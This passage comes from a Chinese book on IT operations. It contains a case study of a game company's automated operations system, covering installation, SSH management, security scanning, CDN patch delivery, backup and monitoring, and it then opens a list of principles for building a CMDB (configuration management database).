第三十二计 设计自动化的数据备份体系，设计通用的备份客户端。

第三十三计 备份客户端内置加密功能，密码由服务器下发。

第三十四计 以并发或者 UDP 方式提高备份传输效率。

第三十五计 结合离线备份和在线备份，提供备份文件的自动化下载接口。

第三十六计 自动化备份数据恢复测试，检查数据有效性。




案例：建设自动化运维体系

【相关计策：第七计、第九计、第十六计、第二十九计】

本案例研究分为三个大的方面。第一个是为什么要建设自动化运维体系，也就是解决“3W”中的 Why 和 What 的问题，即为什么和是什么。第二个是介绍我司各个运维子系统是怎样设计、运行和处理问题的，解决“3W”中的 How 的问题，也就是怎样去做的。第三个是对我司在自动化运维过程中遇到的一些问题的思考，做一个总结。

建设自动化运维体系的原因

先来看一下我们为什么要建设一个自动化运维体系。首先来看运维遇到的一些挑战，如下图所示。



第一个是游戏的需求。它表现为三个方面。一是游戏数量多，我们公司现在运营的游戏多达近百款。二是游戏架构复杂。游戏公司和一般的互联网公司有一个很大的区别，这就是游戏的来源很多，比如有国外的、国内的，有大厂商的、小厂商的；每个游戏的架构可能不一样，有的是分区制的，有的是集中制的，各种各样的需求。三是操作系统种类多，这与刚才的情况类似，游戏开发者的背景与编程喜好不一样，会有 Windows、Linux 等。

第二个是在硬件环境方面，主要表现为服务器数量多、服务器型号多。因为公司从建立到现在有十几年的时间了，在这个过程中分批、分期采购的服务器几乎横跨各大 OEM 厂商的各大产品线，型号多而杂。

最后是人的因素。我们在建设自动化运维体系的过程中，有一个比较重要的考虑点是人的因素。如果大家的技术能力都很强，很多时候一个人就可以完成所有工作，可能也就不需要自动化运维体系了。正是因为每个运维人员的能力不一样，技术水平参差不齐，甚至运维习惯和所用的工具也不一样，导致我们必须创建一套规范的自动化运维体系，来提升工作效率。

建设自动化运维体系的目标

再看一下建设这套自动化运维体系的目标，也就是我们的原则是什么？笔者将自动化运维体系的建设目标总结为四个词。


- 第一个是“完备”，这个系统要能涵盖所有的运维需求。
- 第二个是“简单”，简单好用。如果系统的操作流程、操作界面、设计思想都比较复杂，运维人员的学习成本就会很高，使用的效果是会打折扣的，系统的能力、发挥的效率也会因此打折扣。
- 第三个是“高效”，特别是在批量处理或者执行特定任务时，我们

希望系统能够及时给用户反馈。

- 第四个是“安全”，如果一个系统不安全，可能很快就被黑客接管，所以安全也是重要的因素。

自动化运维体系的结构和运作方式

如下图所示是我司当前自动化运维体系的几个子系统，我们来看一看它们是怎样联合起来工作的。首先服务器会经由自动化安装系统完成安装，然后会被自动化运维平台接管。自动化运维平台会对自动化安检系统和自动化服务器端更新系统提供底层支撑。自动化数据分析系统和自动化客户端更新系统会有关联关系。自动化数据分析系统会对自动化客户端更新系统的结果给予反馈。




下面我们来看一下每个子系统是如何设计和工作的。

自动化安装系统

说到自动化安装，大家可能并不陌生，我们刚才说到挑战是“两多两少”，型号多，操作系统多，但是人少，可用时间也比较少。

自动化安装流程如下图所示，整个流程采用通用的框架，首先由 PXE 启动，选择需要安装的操作系统类型（安装 Windows 或者 Linux，本案例中安装 Windows），然后根据 Windows 系统自动识别出需要安装的驱动。服务器交付用户之前，会进行基本的安全设置，例如防火墙设置以及关闭 Windows 共享，这在一定程度上提高了安全性，也减少了需要人工做的一些操作。



自动化运维平台

当服务器由自动化安装系统安装完成以后，就会被自动化运维平台接管。自动化运维平台是运维人员的作业平台，它主要解决的问题就是因服务器、操作系统异构且数量特别多而带来的管理问题。操作系统是五花八门的，我们在设计中考虑了以下几个因素：

- 把整个系统的用户界面设计成基于浏览器的架构。运维工程师无论何时何地都可以登录管理系统进行运维操作，这样的话就比较方便。由 Octopod 服务器对被操作的机器发布指令。
- 统一管理异构服务器。大家以前可能对 Windows 深恶痛绝，其实 Windows 也可以管得很好。我们使用开源的 SSH 方式管理 Windows，这样就可以对系统进行批量的补丁更新，还可以做批量的密码管理和操作。
- 充分利用现有协议和工具。这个平台的特点是所有的系统使用 SSH 管理，而不是自己开发一些 Agent，这也体现了自动化运维的观点。很多时候我们没必要重新造轮子，即使自己造出一套客户端的方法，大部分时候也并没有在生产环境里得到严格的验证。而 SSH 协议本身已经存在很多年了，而且在我司也使用了很多年，该出的问题已经出了，相对于造轮子，使用 SSH 更加稳定，更经得起考验，使用起来更方便。

自动化安检系统

下一个系统是自动化安检系统。由于我们的子系统比较多，业务也比较多，怎样设计一套系统去保障它们的安全呢？这里主要靠两个系统：自动化安检平台和服务器端。

- 先来看自动化安检平台。游戏公司和一般的互联网公司有一个区别，

那就是前者需要发送很多的客户端（特别是有的客户端比较大）或者补丁文件给玩家去更新、下载和安装。如果这些文件里面出现病毒和木马，将是一件很糟糕的事情，甚至会对业务和公司的声誉造成恶劣影响。在这些文件被发给玩家之前，必须经过病毒检测系统检测，确保它们没有被注入相应的病毒代码。

- 再来看服务器端，主要是通过安全扫描架构来保障安全。安全并不是一蹴而就、一劳永逸的。如果不对系统持续地检查、检测、探测，那么你的一些误操作会导致系统暴露在互联网上，或者是暴露在恶意攻击者的眼皮之下。通过一种主动、自发的安全扫描架构对所有服务器进行安全扫描，就能在很大程度上规避这样的问题。举一个例子，2016 年我们遇到过一个情况，某款交换机 ACL 达到一定数量时就完全失效了。如果没有相关的配套机制去检查和检测，那么你的服务器、你认为保护得很好的端口或者是敏感的 IP 可能已经暴露。所以，通过这种主动的探测可以减少很多系统的或者人为的安全问题。

自动化客户端更新系统

游戏是有周期性的，特别是在游戏发布当天或者有版本更新的时候，这时候玩家活跃度很高，下载行为也是比较多的，但是平时的更新和下载带宽可能并不大，这也是游戏很显著的特点。这个特点对于我们构建这样一个分发系统提出了很大的挑战。第一是在高峰时游戏产生的带宽可能达到数百 GB。第二是很多小运营商或者中小规模的运营商会有一些缓存机制，这个缓存机制如果处理得不好会对业务造成影响，也就是非法缓存的问题。第三是关于 DNS 调度的问题，DNS 调度本身是基于玩家本身的 Local DNS 的机制解析的，会有调度不准确的问题。第四是 DNS 污染，或者是 DNS TTL 的机制导致调度不那么灵敏和准确。针对这些问题，

我们有下面两套系统来解决。

第一套是 Autopatch 系统，它解决的是大文件更新的下载问题，再就是多家 CDN 厂商流量调度。其操作流程也比较简单，由运维人员上传文件、安检，然后同步到 CDN，由 CDN 分发到相关边缘节点，最后解压文件。刚才说到游戏的周期性特点，就是平时带宽不是很大，但是在某个节点的时候，或者是重大活动的时候，带宽比较大。如果自己构建一套 CDN 系统，可能不是很划算，所以我们引入国内多家比较大型的 CDN 厂商调度资源。我们通过 302 的方法调度，而不是把域名给其中一家或几家。因为直接使用 CNAME 的话很难按比例调度，特别是带宽大的时候，一家 CDN 厂商解决不了，或者是一家发生局部故障，需要快速切除。而通过集中的调度系统就可以实现按比例调度的功能。用户发过来的所有请求，首先要在我们这边进行调度，但是本身并不产生直接下载带宽，而是通过相关算法，按比例和区域调度给第三方的 CDN 厂商，然后玩家实际是通过第三方 CDN 厂商节点去下载客户端的。

第二套是 Dorado 系统。刚才讲到小运营商或者某些运营商的非法缓存机制会对业务造成影响，那么对于某些关键文件，如果缓存的是一个旧版本，可能会造成很大问题。比如我们的区服列表，如果我们服务器端增加了新的区服，在客户端没有显现出来，就导致玩家无法进入新的区服去玩游戏。针对这些问题，我们设计了内部代号为 Dorado 的系统，因为这些文件本身是比较小的，而且数量也不是特别多，但是需要用 HTTPS 加密，通过加密规避小运营商的缓存问题。所以对于这些关键文件，我们全部有自有节点，在节点上支持 HTTPS 加密方法，规避小运营商缓存带来的一些问题。

自动化服务器端更新系统

我们采用的服务器端更新模式也是一种比较传统的类似于 CDN 的方式,是由目标服务器通过缓存节点到中央节点下载,由缓存节点缓存控制,这样可以减少网间传输的数据量以及提高效率。我们在设计这套系统时,也想过用 P2P 去做。大家认为 P2P 很炫,而且节省带宽,但是用于生产环境中大文件的分发时会有几个问题。一是安全控制的问题,很难让这些服务器之间又能传数据又能进行安全端口的保护。二是在 P2P 里做流量控制或者流量限定也是一个挑战。所以最终我们采用了一个看起来比较简单的架构。


自动化数据分析系统

说到客户端更新,其实更新的效果如何,玩家到底有没有安装成功或者进入游戏,很多时候我们也很茫然,只能看日志。但是日志里面的很多信息是不完善和不完整的。下载客户端的时候,如果看 HTTP 的日志的话,里面是 206 的代码,很难计算出玩家到底完整下载了多少客户端,甚至他有没有下载下来,校验结果是否正确,也很难知道。所以我们最终设计了一个自动化数据分析系统,目标就是分析从用户开始下载到 he 登录游戏,数据到底是怎样转化的。最理想的一种情况是用户下载客户端以后,就进入了游戏,但这只是理想情况。很多时候,比如因为网络信号差,导致用户最终没有下载成功,或者因为账号的一些问题,用户最终没有登录游戏。所以,展现出来的数据是漏斗状的。我们的目标就是让最终登录的用户数接近于起初下载客户端的用户数。

我们来看一下系统的架构。首先由玩家这边的下载器下载安装客户端,游戏客户端里面集成一些 SDK,对于任何一个关键点,比如“下载”按钮或者“终止”按钮的数据都上报,当然这里面不会涉及敏感信息。

上报以后会由 Tomcat 集群处理，处理以后会将数据写入 MongoDB。


看一下这个游戏在引导过程中有什么问题。下图中的下载内容分为三个文件，有一个是 3 MB，有两个是 2 GB 多的文件。其实大家可以想象一下玩家下载客户端时的想法。很多时候玩家看到小的文件就直接下载安装了，但是实际上并不完整。这一点也告诉我们，其实很多时候在运营或者业务中要合理引导才能规避一些问题。



自动化数据备份系统

我们第一个版本的备份系统，它的设计和实现是比较简单的：不同的机房会有一台 FTP 服务器，本机房的数据写入 FTP 服务器，然后写入磁带，但是这样就导致磁带是分散的，没有集中存放的地方；另外，基于 FTP 的上传会有带宽甚至有延迟的要求。

后来我们设计了一个新的集中的备份系统（参见下图），它主要解决了以下两个问题。




第一是简化配置。我们所有机房的全部配置，用一个负载均衡器的IP就可以了，当客户端需要上传文件时，通过负载均衡器获取实际上传的地址，然后上传文件，由右边第二个框里面的服务器进行接收，并且根据MD5值进行校验，如果校验没有问题，就转到Hadoop的HDFS集群里面去。目前这个集群有数十PB的规模，每天上传量有几个TB。

第二是提高传输效率和成功率。大家可能会问一个问题：在中国网络环境十分复杂，运营商之间存在隔阂甚至壁垒，导致网络不稳定，丢包和延迟的问题是怎样解决的呢？如果基于TCP传输大文件，理论上存在单个连接上带宽延时积的限制。这里我们创新的是，客户端的上传采用UDP协议，UDP本身没有任何控制，说白了就是客户端可以任意、使劲地发文件。最终会由服务器端检查你收到了哪些文件片段，然后通知客户端补传一些没上传的片段就可以了。基于这种方式能规避很多因为网络抖动或网络延迟比较大而导致的问题。当然，在客户端做流量控制也是可以的。在遇到问题的时候多想想，或许能另辟蹊径，找到解决方案。

自动化监控报警系统

看一下游戏的自动化监控报警系统（如下图所示）。游戏的架构中有游戏客户端、服务器端、网络链路，所以必须有比较完整的体系进行全方位、立体式的监控，才能保证在业务发生问题之前预警，或者在发生问题时报警。




对于机房链路，有 IDC（Internet Data Center）的网络质量监控；在服务器、网络设备和硬件方面，我们会做服务器的健康检查、性能监控，以及网络设备和流量监控；在系统程序方面，我们会收集和分析系统日志；在游戏服务器端应用方面，有服务器端的程序监控；在客户端方面，我们会收集植入的 SDK 做下载更新后的效果，以及收集崩溃的数据。

作为运维人员，我们考虑问题或者设计架构的时候，视角不能仅局限于一个技术方面，或者选用多炫酷、多么牛的技术，要想想技术在业务方面的架构，或者能否通过业务指标监控我们的运维能力与运维系统。在游戏里，有一个很重要的指标就是在线人数，通过监控在线人数这个业务指标，就可以知道系统是否工作正常，是不是有漏报、误报的情况，因为很多时候任何一个环节出现问题，最终都会体现在业务和在产生价值的的数据上。所以我们有一套监控在线人数的系统，每个游戏上线之前会接入这个系统，把在线的人数实时汇集到系统里面。如果发生异常的

抖动，系统中都会有所显示，也就可以知道是否发生了问题。

以上讲的是一个框架，下面我们看看细节：怎样做服务器的监控。首先由运维工程师在监控策略平台配置监控策略，监控策略平台会将这些数据格式化成相关格式，然后推送给自动化运维平台。自动化运维平台会判断这些数据是外部的，还是远程检测到的；是网络模拟的，还是本地监控得到的。比如流量、本地进程的监控、本地日志的监控会分别推给远程探测服务器，或者游戏服务器本身，然后由它们上报数据。数据上报以后，根据运维工程师配置的阈值，会触发相关的报警，然后通知运维工程师处理。因为虽然游戏多种多样，操作系统五花八门，但是总有一些大家可以公用的东西，比如监控的模板或者监控的策略，我们对服务器的监控插件也进行了整合汇总。如下图所示是监控插件选择界面，可以看到里面有很丰富的插件，运维人员只要选择相关的插件，配一下阈值和周期，就可以节省时间和学习成本，提高配置策略的效率。当配置策略完成以后，直接绑定到想要监控的服务器上就可以了。



总结

我们从 2000 年年初到现在一直在做自动化运维体系，对过去的工作进行总结，我觉得有三个方面可以供大家参考。

第一是循序渐进的原则，特别是中小公司或者初创公司，很多时候并不需要一个“高大上”的系统。聚焦当前的问题，把当前的问题处理好，后面的问题也就迎刃而解。如果一开始设计的系统很庞大、功能特别丰富，会导致一些无法控制的局面。比如这个系统可能最后做不下去了，或者因为耦合性太强，开发控制不了了，或者项目因为经费问题搁浅了。但是如果一开始的目标是解决一些特定的问题，有针对性，那么推进起来也会比较简单。在我司的自动化运维体系建设过程中，我们首先构建的是一个基础的服务器批量操作平台，先把一部分需要重复执行的工作搬到平台上来，再依据运维的需求丰富这个操作平台的功能和提升效率，最后把周边的系统打通，相互对接，形成完整的自动化运维体系。

第二是考虑可扩展性。设计系统的时候，功能或者设计方面可能不用考虑那么多，但是要考虑当服务器数量发生比较大的扩张时，系统是否还能支撑，比如数量级从十到百，或者上千，这个系统是否还是可用的。

第三是以实用为目的。这在我们的系统中也是有体现的。在很多情况下，市面上可能已经有比较成熟的协议和工具，拿来评估看看它们在生产环境里面是否可用，如果能用就直接用，没必要自己再去做一套。自己做的这一套工具，很多方面没有经过验证，可能会带来安全问题。基于成熟的协议和框架去做，可以提升效率，保证稳定性和安全性。在“自动化运维平台”部分可以看到，我们并没有自己从头开始研发一套 Agent 植入被管理的服务器上，而是用了开源的 SSH 协议和成熟的 OpenSSH 软件。这体现了优先考虑开源方案加一部分二次开发而不是重复造轮子的思想。

作者简介

胥峰，著有畅销书《Linux 运维最佳实践》、译著《DevOps：软件架构师行动指南》，资深运维专家，有 11 年运维经验，在业界颇具威望和影响力。2006 年毕业于南京大学，曾就职于盛大游戏等大型知名互联网公司，现就职于 Garena Singapore，拥有工信部认证高级信息系统项目管理师资格。





CMDB 三十六计

总说

以失败的名义拯救 CMDB

CMDB (Configuration Management Database, 配置管理数据库) 几乎是每个运维人都绕不过去的字眼, 但又是很多运维人的痛, 因为很少有做成功的, 因此也可以把它称为运维人的耻辱。那么到底错在哪儿了? 该如何去重构它? 在展开“CMDB 三十六计”之前, 先和大家探讨一下导致业务失败的原因, 因为从失败中寻找成功的逻辑往往是最有效的。我们来逐一看看常见的导致业务失败的原因。

- 组织架构问题

必须把核心原因归结成这一条。很多公司把 CMDB 的建设责任放到基础设施建设部门, 由他们主导承建, 最后他们梳理出来的核心逻辑面向的是基础设施资源的管理, 在他们的 CMDB 中都能看到如下 CI 项: AIX 主机是哪些, 大小机有哪些, x86 服务器有哪些, 中间件有哪些, Oracle 有哪些, 等等, 这些都是和公司的 IT 运维部门组织结构一一对应的。而 IT 所需要的 CMDB 必须要从业务和应用的视角来建设, 需要突破数据

中心的底层 IT 资产管理思维。思维的禁锢核心来自于组织的隔离制约，因此烟囱式、职能式的组织架构是 CMDB 失败的核心原因！


- 认为“Excel 是最好的管理工具”

当组织出现了隔离，不能够形成有效的信息互动时，Excel 更是把 CMDB 推向失败深渊的一次助力。每个团队自然而然地愿意选择 Excel 来独立维护，因为 Excel 很简单，特别是在 IT 服务对象不多（几百个以内）的情况下：用 Excel 记录一下，然后在 SVN 上组内共享一下就好，反正这些信息就我们小组使用，其他小组也用不上——这也从侧面体现了组织的隔离性，因此又回到第一点中说的的问题。每次建设 CMDB 的第一件事就是要消灭掉 Excel，放弃原有的维护习惯，大家必须要用共享信息中心的思维来建设 CMDB。

- 配置管理触发变更流程

正确的做法应当是业务变更触发配置变更，而非配置管理触发变更流程。

下页图是一个典型的配置管理流程图，看懂的同学请举个手！的确，这幅图不容易看懂。在实际中，很多配置变更都是因为场景变更引起的，比如说机器搬迁导致机器的物理位置信息发生变化，一定有一个机器搬迁流程；机器上的业务下线了，但进程信息没有清理，那是业务下线流程的问题。这些变更流程应该同步发起 CMDB 中配置信息的变更，而不是依赖一个孤立的配置流程来完成配置信息的修改和同步。一方面再次发起纯配置变更流程容易引起信息变更偏离，毕竟不是一个强校验的变更流程；另一方面，流程效率十分低下，容易让人失去配置管理的动力。



● CMDB 配置和上层应用 / 服务没有关联，更别提场景关联了

有一个很有意思的现象：客户的监控系统中监控的应用主机信息都是该系统中自行维护的，从来没有考虑从 CMDB 获取，原因有很多种：CMDB 是另外一家产品；API 开放能力不足；监控系统先建设，CMDB 系统后建设，等等。如果资源和应用关联起来，并且由 CMDB 所维护的信息来驱动监控，此时 CMDB 的维护动力是不是不一样呢？

其实还有很多原因导致 CMDB 配置和上层应用 / 服务没有关联，比如说物理世界和逻辑世界是独立的，物理世界发生的过程没法直接映射到 CMDB 系统中（有些配置信息需要进入固件中）；CMDB 的 CI 对象 Owner 没有或者过多，没有就缺乏维护者，过多也相当于没有责任人；过分强调 CMDB 的基线作用，引入对比（动态变化的环境基线的作用应该下降）；夸大 CMDB 自动发现的作用，特别是在应用层面，等等。

三十六计

总则

- 第一计 CMDB 必须确定元数据平台的定位，它是各 IT 平台的基础平台，而不仅是数据中心的平台。
- 第二计 CMDB 平台的本质就是一个类似地图的应用，管理的是对象和对象之间的关系。
- 第三计 CMDB 平台不能过度为配置（configuration）维护提供服务，更多地要为 IT 资源管理提供服务。
- 第四计 建设 CMDB 平台是和所有 IT 部门相关的，是一个多角色的平台，但数据中心应该承担首要建设职责。
- 第五计 建设 CMDB 需要自上而下驱动，领导必须牵头参与。
- 第六计 CMDB 平台可以分成面向基础资源层的 CMDB 和面向应用层的 CMDB，两层 CMDB 深度相关。
- 第七计 CMDB 一定要围绕场景建设，满足 IT 管理场景的需要，比如 ITSM、监控、变更等。

CMDB 思维

- 第八计 CMDB 不是一个 DB（数据库），不是简单地用来存储信息的。
- 第九计 CMDB 的管理方法论要统一，流程、自动化、场景消费要统筹考虑并落地。
- 第十计 CMDB 的管理粒度要控制好，不能过度设计，过度设计带来的后果是管理成本增加，而收益却很低。

第十一计 CMDB 的建设是一个动态维护和优化的过程，不是一蹴而就的。

第十二计 CMDB 不是配置管理员一个人的事情，而是全员参与的管理工作。

第十三计 在维护 CMDB 的 CI 时，不要和 Excel 功能的易用性对比，要关注 CMDB 的信息共享管理价值。

基础资源 CMDB

第十四计 基础资源 CMDB 是面向 IaaS 和 PaaS 设计的，它能够管理底层的一切资源。

第十五计 基础资源 CMDB 需要能够满足基础资源的 CI 关系。

第十六计 基础资源 CMDB 的状态控制需要借助流程来完成，比如服务器或者 IP 地址从空闲到使用，对这一状态转变的控制需要借助流程来完成。

第十七计 基础资源 CMDB 的 CI 维护要深度使用自动发现技术。

第十八计 基础资源 CMDB 维护的资源信息是为上层应用提供服务的。

应用 CMDB

第十九计 应用 CMDB 必须提供统一的应用元数据管理能力，和应用类型无关。

第二十计 应用 CMDB 建设的核心诉求是应用生命周期管理。

第二十一计 应用 CMDB 必须以应用为中心，而非以基础资源为中心。

第二十二计 应用 CMDB 必须要从应用的角度构建起与 IT 资源的弹性关系。

第二十三计 应用 CMDB 是为了给应用资源、动作、状态的统一管理提

供支撑。

第二十四计 应用 CMDB 要有统一的基础资源层 CMDB 作为基础。

第二十五计 应用 CMDB 的核心场景就是持续交付。

CMDB 平台开发与设计

第二十六计 CMDB 的 CI 模型架构必须支持面向用户需求的快速和弹性调整。

第二十七计 CMDB 的 CI 关系可以弹性自定义，要真实地描述对象关系世界。

